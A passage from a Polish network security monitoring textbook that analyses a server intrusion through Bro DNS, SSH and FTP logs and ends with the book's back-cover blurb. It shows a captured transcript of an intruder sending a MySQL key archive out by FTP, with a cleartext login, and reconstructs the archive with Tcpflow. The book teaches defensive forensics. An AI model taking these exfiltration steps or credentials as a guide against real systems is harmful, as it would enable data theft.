Jak widać na listingu 10.12, komputer `192.168.3.5` ❶ wysłał zapytanie dotyczące rekordu PTR ❷ dla *2.3.168.192.in-addr.arpa* ❸, które prawdopodobnie nie jest związane z włamaniem. Następnie, siedem minut później, system ❹ i ❺ wysłał zapytania dla nazwy domenowej *www.google.com* ❻ i *www.google.com.localdomain* ❼. Te dwa ostatnie zapytania DNS odpowiadają podjętej przez włamywacza próbie pingowania adresu *www.google.com*. Zobaczenie nagłówka w dziennikach Bro może nam pomóc lepiej je zrozumieć. Jednym ze sposobów zobaczenia danych nagłówka jest uniknięcie filtrowania danych wyjściowych przez program `bro-cut`. W zamian ograniczymy ilość danych wyjściowych, używając polecenia `head`, jak pokazano na listingu 10.13.

Listing 10.13. Pola i typy danych w dzienniku DNS aplikacji Bro

```
$ zcat dns.21\:31\:10-22\:00\:00.log.gz | head
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field     -
#path   dns
#open   2013-03-09-21-31-10
```

```
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h
id.resp_p       proto   trans_id        query   qclass  qclass_name     qtype
qtype_name      rcode   rcode_name      AA      TC      RD      RA      Z
answers      TTLs

#types  time    string  addr    port    addr    port    enum    count   string
count   string  count   string  count   string  bool    bool    bool    bool
count   vector[string]  vector[interval]
```

Przeszukiwanie dzienników SSH aplikacji Bro

Po trzech rekordach DNS rysunek 10.11 pokazuje komputer `203.0.113.77` pingujący adres `192.168.3.5` przy użyciu protokołu ICMP reprezentowanego przez kod `0` w nagłówku IP. Jest to początek ruchu pochodzącego z komputera `203.0.113.77`.

Następny rekord pokazuje ruch z komputera `203.0.113.77` do portu TCP `22` na hoście `192.168.3.5`. Jest to prawdopodobnie ruch SSH, co możemy potwierdzić przez zerknięcie na pełne dane lub sprawdzenie kilku dzienników aplikacji Bro. Na przykład plik *ssh.log* znajdujący się w katalogu *2013-02-10* zawiera pozycję przedstawioną na listingu 10.14. (Zauważ, że jeśli chcemy zobaczyć nagłówki pól, unikamy użycia programu `bro-cut`, tak jak zrobiliśmy w przypadku listingu 10.13). Listing pokazuje cały dziennik, jako że zawiera on tylko jedną interesującą nas pozycję.

Listing 10.14. Połączenie SSH zarejestrowane w dzienniku aplikacji Bro

```
$ zcat ssh.02\:03\:29-03\:00\:00.log.gz | bro-cut -d
2013-03-10T02:01:10+0000        8zAB2nsjjYd     203.0.113.77❶   65438
192.168.3.5❷    22      success INBOUND SSH-2.0-OpenSSH_5.8p2_hpn13v11
FreeBSD-20110503 SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1  16678   AU
-       -       -   -
```

Listing 10.14 pokazuje komputer `203.0.113.77` ❶, połączony za pomocą protokołu SSH z hostem `192.168.3.5` ❷.

Aby zrozumieć znaczenie pozostałych pól, musimy znać nagłówki z tego pliku dziennika. Listing 10.15 pokazuje nagłówki w dzienniku SSH aplikacji Bro poprzedzające ten sam rekord SSH dotyczący komputera `203.0.113.77` łączącego się z hostem `192.168.3.5`.

Listing 10.15. Połączenie SSH zarejestrowane w dzienniku aplikacji Bro z nagłówkami

```
$ zcat ssh.02\:03\:29-03\:00\:00.log.gz
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   ssh
#open   2013-03-10-02-03-29
```

```
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h
id.resp_p       status  direction       client  server  resp_size
remote_location.country_code    remote_location.region  remote_location.city
remote_location.latitude     remote_location.longitude

#types  time    string  addr    port    addr    port    string  enum    string
string  count   string  string  string  double  double

1362880870.544761       8zAB2nsjjYd     203.0.113.77    65438
192.168.3.5     22      success INBOUND SSH-2.0-OpenSSH_5.8p2_hpn13v11
FreeBSD-20110503❶ SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1❷    16678   AU
-       -       -       -
#close  2013-03-10-03-00-00
```

Najbardziej interesujące są pola serwera i klienta. Klient został opisany jako `SSH-2.0-OpenSSH_5.8p2_hpn13v11 FreeBSD-20110503` ❶, a serwer jako `SSH-2.0-`↪`OpenSSH_4.7p1 Debian-8ubuntu1` ❷. Podczas gdy możesz łatwo zidentyfikować wersję serwera protokołu SSH, ponieważ jesteś właścicielem tego systemu, informacja o tym, że klient (włamywacz) używa systemu FreeBSD, może być interesująca. Znajomość dokładnej wersji oprogramowania OpenSSH zainstalowanej w systemie klienta (czyli znów włamywacza) może także pomóc Ci w przypisaniu ataku do sprawcy lub w powiązaniu go z innymi danymi dotyczącymi incydentu.

Niestety treść sesji SSH jest zaszyfrowana, co oznacza, że nie możesz jej rozszyfrować przy użyciu środków skoncentrowanych na sieci. Jeśli w systemie byłoby zainstalowane narzędzie skoncentrowane na hoście, takie jak OSSEC, mógłbyś mieć dane z lokalnego systemu dostępne do inspekcji, ale rekordy sesji pokazują, że sesja SSH rozpoczęła się w czasie `2013-03-10 02:01:10` i zakończyła się w czasie `02:03:24`. Czy możemy stwierdzić, co takiego włamywacz zrobił w ramach tej zaszyfrowanej sesji? Kilka ostatnich rekordów sesji pomaga nam odpowiedzieć na to pytanie.

Przeszukiwanie dzienników FTP aplikacji Bro

Na rysunku 10.11 w czasie `2013-03-10 02:02:50` widzimy wychodzącą sesję FTP z adresem źródłowym `192.168.3.5` i docelowym `203.0.113.4`. Jeśli jest to naprawdę sesja FTP, powinniśmy być w stanie utworzyć transkrypt, aby zobaczyć jej zawartość. Możemy także szybko sprawdzić, co zawiera dziennik FTP aplikacji Bro, jak pokazano na listingu 10.16.

Listing 10.16. Dziennik FTP aplikacji Bro

```
$ zcat ftp.02\:03\:11-03\:00\:00.log.gz
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   ftp❷
#open   2013-03-10-02-03-11
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h
```

```
id.resp_p       user    password        command arg     mime_type
mime_desc
file_size       reply_code      reply_msg       tags    extraction_file
#types  time    string  addr    port    addr    port    string  string  string
string  string  string  count   count   string  table[string]   file
1362880986.113638       FVmgKldpQO5     192.168.3.5❸     32904
203.0.113.4❹     21      orr     <hidden>        STOR    ftp://203.0.113.4/./
mysql-ssl.tar.gz❶    application/x-gzip      gzip compressed data, from
FAT filesystem (MS-DOS, OS/2, NT) -       226    Transfer complete.
-       -
#close  2013-03-10-03-00-00
```

Widzimy tu, że ktoś skutecznie dokonał transferu pliku o nazwie *mysql-ssl.tar.gz* ❶ za pomocą aplikacji FTP ❷ z komputera `192.168.3.5` ❸ na komputer `203.0.113.4` ❹. Transkrypt zawiera nieco więcej informacji, co pokazano na listingu 10.17.

Listing 10.17. Transkrypt utworzonego przez włamywacza kanału poleceń FTP prowadzącego do hosta 203.0.113.4

```
Sensor Name:    sovm-eth1
Timestamp:      2013-03-10 02:02:50
Connection ID:  .sovm-eth1_1362880970000002980
Src IP:         192.168.3.5     (Unknown)
Dst IP:         203.0.113.4     (Unknown)
Src Port:               32904
Dst Port:               21
OS Fingerprint: 192.168.3.5:32904 - Linux 2.6 (newer, 1) (up: 5 hrs)
OS Fingerprint:   -> 203.0.113.4:21 (distance 0, link: ethernet/modem)

DST: 220 freebsdvm❸ FTP server (Version 6.00LS) ready.
DST:
SRC: USER orr❷
SRC:
DST: 331 Password required for orr.
DST:
SRC: PASS bobby❶

SRC:
DST: 230 User orr logged in.
DST:
SRC: SYST
SRC:
DST: 215 UNIX Type: L8 Version: BSD-199506❹
DST:
SRC: TYPE I
SRC:
DST: 200 Type set to I.
DST:
SRC: PORT 192,168,3,5,128,244
SRC:
DST: 200 PORT command successful.
```

```
DST:
SRC: STOR mysql-ssl.tar.gz
SRC:
DST: 150 Opening BINARY mode data connection for 'mysql-ssl.tar.gz'.
DST:
```

Lubię tego faceta. Jego hasło to `bobby` ❶, a nazwa użytkownika to `orr` ❷. Ten serwer FTP jest uruchomiony na platformie, która przedstawia się sama jako `freebsdvm` ❸, z systemem operacyjnym `UNIX Type L8 Version: BSD-199506` ❹. Jak przedtem, moglibyśmy wykorzystać te informacje, aby ewentualnie skojarzyć ten przypadek z innymi, jeśli byłaby taka potrzeba.

Nie wiemy jednak, co zrobił włamywacz, aby zdobyć zawartość tego pliku. Czy możemy ustalić, co się w nim znajduje?

Dekodowanie kradzieży wrażliwych danych

Faktycznie, możemy odzyskać archiwum *mysql-ssl.tar.gz* dzięki zbieraniu pełnych danych wykonywanemu przez naszą platformę NSM. Wydobędziemy dane wyodrębnione z pełnych danych przy użyciu narzędzia Tcpflow (*https://github.com/simsong/tcpflow*), którego Sguil używa do rekonstrukcji transkryptów. Pierwszą wersję programu Tcpflow napisał Jeremy Elson, ale w ostatnich latach odpowiedzialność za ten projekt przejął Simson Garfinkel.

Narzędzie Tcpflow rekonstruuje sesje TCP. Dla przykładu, co pokazano na listingu 10.18, nakazujemy programowi Tcpflow wykonanie rekonstrukcji wszystkich sesji TCP dotyczących portu 20, tj. portu TCP używanego do ustanowienia aktywnego kanału danych protokołu FTP pokazanego w rekordach sesji.

Listing 10.18. Rekonstrukcja sesji dotyczących portu 20 wykonana za pomocą narzędzia Tcpflow

```
$ tcpflow -r /nsm/sensor_data/sovm-eth1/dailylogs/2013-03-10/snort.log.1362873602
  port 20❶
$ ls❷
192.168.003.005.33012-203.000.113.004.00020❸  203.000.113.004.00020-
  192.168.003.005.56377❹
report.xml❺

$ file *❻
192.168.003.005.33012-203.000.113.004.00020❼: gzip compressed data, from Unix, last
  modified: Sun Mar 10 02:02:23 2013
203.000.113.004.00020-192.168.003.005.56377❽: ASCII text, with CRLF line terminators
report.xml:                                   XML document text

$ cat 203.000.113.004.00020-192.168.003.005.56377
total 1936
drwxr-xr-x  2 orr   orr       512 Mar  9 21:03 .
drwxr-xr-x  4 root  wheel     512 Mar  9 20:47 ..
-rw-r--r--  1 orr   orr      1016 Mar  9 20:47 .cshrc
-rw-r--r--  1 orr   orr       254 Mar  9 20:47 .login
-rw-r--r--  1 orr   orr       165 Mar  9 20:47 .login_conf
-rw-------  1 orr   orr       381 Mar  9 20:47 .mail_aliases
```

```
-rw-r--r--  1 orr   orr       338 Mar  9 20:47 .mailrc
-rw-r--r--  1 orr   orr       750 Mar  9 20:47 .profile
-rw-------  1 orr   orr       283 Mar  9 20:47 .rhosts
-rw-r--r--  1 orr   orr       980 Mar 9  20:47 .shrc
-rw-r--r--  1 orr   orr    915349 Mar 9 21:03 mysql-ssl.tar.gz❾
```

Listing 10.18 pokazuje najpierw, jak uruchomić Tcpflow na bazie interesującego śladu z filtrem BPF ograniczającym rekonstrukcję do ruchu dotyczącego portu `20` ❶. Potem widzimy dane wyjściowe wykonanej przez Tcpflow rekonstrukcji w formie listingu katalogu ❷. Dane wyjściowe pokazują dwie strony sesji sieciowej w formie dwóch plików (❸ i ❹) oraz plik *report.xml* ❺ opisujący czynności wykonane przez Tcpflow. Następnie używamy polecenia `file` ❻, aby pokazać typ każdego z tych plików.

Wyodrębnianie skradzionego archiwum

Plik *192.168.003.005.33012-203.000.113.004.00020* ❼ to archiwum *gzip* przesłane w trakcie sesji FTP. Plik *203.000.113.004.00020-192.168.003.005.56377* ❽ jest tekstowym plikiem ASCII odpowiadającym listingowi katalogu zwróconemu przez serwer FTP klientowi `192.168.3.5`. Ten listing katalogu został przesłany po skopiowaniu przez włamywacza pliku *mysql-ssl.tar.gz* na serwer. Jest to potwierdzenie udanego transferu archiwum *mysql-ssl.tar.gz* ❾, ponieważ ten plik został wylistowany — a więc jest przechowywany — na serwerze FTP kontrolowanym przez włamywacza. To byłoby złą wiadomością dla firmy Vivian's Pets, jeśli ten plik to archiwum z wrażliwą zawartością.

Dzięki przechwytywaniu pełnych danych my także mamy do dyspozycji kopię pliku *mysql-ssl.tar.gz*. Archiwum *gzip* reprezentowane przez plik *192.168.003.005.33012-203.000.113.004.00020* ❼ jest prawdopodobnie plikiem *mysql-ssl.tar.gz* skradzionym przez włamywacza. Wyodrębniamy jego zawartość przy użyciu programu `tar`, co pokazano na listingu 10.19. Jak widzisz, okazuje się, że archiwum zawiera klucze związane z serwerem MySQL.

Listing 10.19. Zawartość archiwum mysql-ssl.tar.gz skradzionego przez włamywacza

```
$ tar -xzvf 192.168.003.005.33012-203.000.113.004.00020
mysql-ssl/
mysql-ssl/yassl-1.9.8.zip
mysql-ssl/my.cnf
mysql-ssl/mysqld.gdb
mysql-ssl/mysql-keys/
mysql-ssl/mysql-keys/server-cert.pem
mysql-ssl/mysql-keys/ca-cert.pem
mysql-ssl/mysql-keys/client-req.pem
mysql-ssl/mysql-keys/server-key.pem
mysql-ssl/mysql-keys/server-req.pem
mysql-ssl/mysql-keys/client-key.pem
mysql-ssl/mysql-keys/client-cert.pem
mysql-ssl/mysql-keys/ca-key.pem
```


Mając te dane w swoich rękach, zespół CIRT firmy Vivian's Pets musi podsumować to, co się wydarzyło, aby w pełni zrozumieć włamanie.

Retrospekcja

W tym punkcie procesu NSM zespół CIRT powinien przemyśleć to, co wie o włamaniu, zanim przedstawi swoje zalecenia właścicielom biznesu. Wykorzystanie ilustracji do przedstawienia tego, co się zdarzyło na każdym etapie, to pożyteczne analityczne posunięcie.

Podsumowanie pierwszego etapu

Rysunek 10.13 zawiera podsumowanie pierwszych kilku faz tego włamania, które możemy nazwać pierwszym etapem.




Rysunek 10.13. Pierwszy etap naruszenia bezpieczeństwa po stronie serwera

W ramach pierwszego etapu włamywacz o adresie `203.0.113.10` przeprowadził rekonesans dwóch komputerów: `192.168.3.5` i `192.168.3.13`. Włamywacz odkrył, że port TCP 21 nasłuchuje na obydwu systemach, więc starał się naruszyć bezpieczeństwo tej usługi na obydwu komputerach stanowiących cel ataku. Udało

mu się naruszyć bezpieczeństwo serwera `vsftpd` na komputerze `192.168.3.5`, powodując otwarcie przy użyciu furtki połączenia na porcie TCP `6200` tego systemu. Nie potrafił jednak przy użyciu tej samej techniki uzyskać nieautoryzowanego dostępu do systemu `192.168.3.13`.

Podsumowanie drugiego etapu

Rysunek 10.14 zawiera podsumowanie pozostałych działań wykonanych w ramach tego włamania, które nazwiemy drugim etapem.



Rysunek 10.14. Drugi etap naruszenia bezpieczeństwa po stronie serwera

Na tym etapie nowy włamywacz o adresie IP `203.0.113.77` łączy się za pomocą SSH z hostem `192.168.3.5`. Podczas interakcji z ofiarą włamywacz utworzył lub odnalazł archiwum o nazwie *mysql-ssl.tar.gz*. Następnie przesłał to archiwum za pomocą FTP na trzeci system o adresie `203.0.113.4`, który może być jeszcze jednym systemem FreeBSD.

Kolejne kroki

Jak wyjaśniono w rozdziale 9., eskalacja i rozwiązanie to dwie fazy przepływu pracy w systemie NSM, które następują po fazach zbierania danych i analizy. Po zakończeniu analizy zespół CIRT musi zidentyfikować właścicieli dotkniętych atakiem systemów i wyjaśnić naturę danych zidentyfikowanych jako skradzione. Z kolei właściciel danego zasobu powinien oszacować skutki utraty danych i równocześnie upoważnić zespół CIRT do zastosowania krótkoterminowych środków powstrzymujących włamanie. Najbardziej efektywny mechanizm powstrzymywania zakłada usunięcie systemów o naruszonym bezpieczeństwie z sieci.

Najpierw odłącz od sieci komputer `192.168.3.5`. Powinniśmy uważać go za niepewny, ponieważ nie wiemy, co zrobił włamywacz w trakcie swojej zaszyfrowanej sesji OpenSSH. Zespół CIRT powinien także ustalić, czy jakieś informacje znajdujące się w systemie `192.168.3.5` nie należą do kategorii wrażliwych danych, co mogłoby pomóc zadecydować, czy to zdarzenie należy zakwalifikować jako

incydent klasy *Breach 2*, czy jako incydent klasy *Breach 1*. Podstawą tego rozróżnienia jest ważność i wrażliwość skradzionych danych.

Zespół CIRT powinien ustalić, czy jakieś informacje wzięte z systemu `192.168.3.5` nie mogłyby prowadzić do innych włamań. Czy istnieją jakieś konta, które również mogłyby zostać użyte do zalogowania się do innych systemów firmy Vivian's Pets? Czy istnieją pliki konfiguracyjne, które mogłyby umożliwić dodatkowy dostęp? Czy jacyś partnerzy w biznesie lub klienci są zagrożeni? Gdy zespół CIRT będzie oceniał konsekwencje włamania, niezbędne może być włączenie w ten proces przedstawicieli biznesu, prawników i innych zespołów. Ostatecznie komputer `192.168.3.5` powinien zostać wycofany z użytku, ponieważ nie stanowi już platformy godnej zaufania. Może to być gorzka lekcja dla IT i personelu odpowiedzialnego za bezpieczeństwo: jeśli twórcy systemu Metasploitable ostrzegają użytkowników, aby trzymali tę dystrybucję z dala od internetu, to nie żartują!

Podsumowanie

W tym rozdziale przeanalizowaliśmy krok po kroku naruszenie bezpieczeństwa po stronie serwera. Wykorzystaliśmy kilka form danych NSM do analizy włamania mającego na celu dwa systemy w sieci firmy Vivian's Pets. Badając dane alertów, sesji, pełne dane, dane transakcji i dane wyodrębnione, dowiedzieliśmy się, że włamywacz wykradł informacje systemowe oraz skompresowane archiwum związane z bazą danych MySQL.

Dowiedzieliśmy się także, że same dane NSM nie mogą zawierać odpowiedzi na każde pytanie. Kiedy włamywacz wykorzystał skradzione dane uwierzytelniające (zawarte w plikach */etc/passwd* i */etc/shadow*) do ustanowienia połączenia za pomocą OpenSSH, nie mogliśmy zobaczyć poleceń, które uruchamiał, chociaż mogliśmy zobaczyć działania pochodne, takie jak przesłanie archiwum za pomocą usługi FTP.

Zrekonstruowaliśmy skradzione archiwum, używając narzędzia NSM towarzyszącego konsoli Sguil, chociaż mogliśmy przeprowadzić ten sam rodzaj rekonstrukcji przy użyciu programu Wireshark lub innego narzędzia.

Ten przypadek stanowił okazję do wprowadzenia pojęcia wzorców ataku i przedstawienia sposobu ich analizy przy użyciu narzędzi i metod NSM. W następnym rozdziale odwrócimy nieco sytuację i omówimy naruszenie bezpieczeństwa po stronie klienta.

Skorowidz

E

F

H

I

K

L

Ł

M

N

O

P

R

S

Ś

T

U

V

W

X

Z

ź

OBOWIĄZKOWA LEKTURA KAŻDEGO ADMINISTRATORA!

Zagwarantowanie bezpieczeństwa sieci to ogromne wyzwanie i najwyższa konieczność. Aby to osiągnąć, nie wystarczy budowanie murów — prędzej czy później napastnicy przeniknią przez takie zabezpieczenia. Dlatego kluczowe jest stałe monitorowanie ruchu w sieci i wykrywanie podejrzanych zachowań. Jak to zrobić? Jak wykorzystać w tym celu darmowe oprogramowanie z otwartym kodem? Na te i wiele innych pytań odpowiada ta wspaniała książka.

W trakcie lektury dowiesz się, jak uzyskać dostęp do ruchu sieciowego, zbierać go i zarządzać nim. W kolejnych rozdziałach poznasz narzędzie Security Onion (autonomiczną platformę pozwalającą na monitorowanie bezpieczeństwa w sieci) oraz sposób jego konfiguracji i wykorzystania. Do Twojej dyspozycji jest również wiele narzędzi działających w trybie tekstowym, z Tcpdump na czele. O ich możliwościach i zastosowaniu przeczytasz w kolejnych rozdziałach. Na sam koniec zobaczysz, jak wygląda cykl zapewniania bezpieczeństwa w przedsiębiorstwie oraz jakie działania należy podjąć w przypadku wykrycia naruszenia zasad bezpieczeństwa.

Książka ta jest obowiązkową lekturą dla wszystkich administratorów sieci. Dostarcza cennych informacji na temat dostępnych narzędzi, procedur oraz trendów w tej dziedzinie.

Dzięki tej książce:

- poznasz dostępne narzędzia i ich możliwości w zakresie monitorowania ruchu w sieci
- dowiesz się, jak zorganizować procedurę monitorowania
- zainstalujesz i skonfigurujesz system Security Onion
- zwiększysz swoje szanse na wykrycie i odparcie ataku

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

ISBN 978-83-246-8799-2
9 788324 687992
Cena: 79,00 zł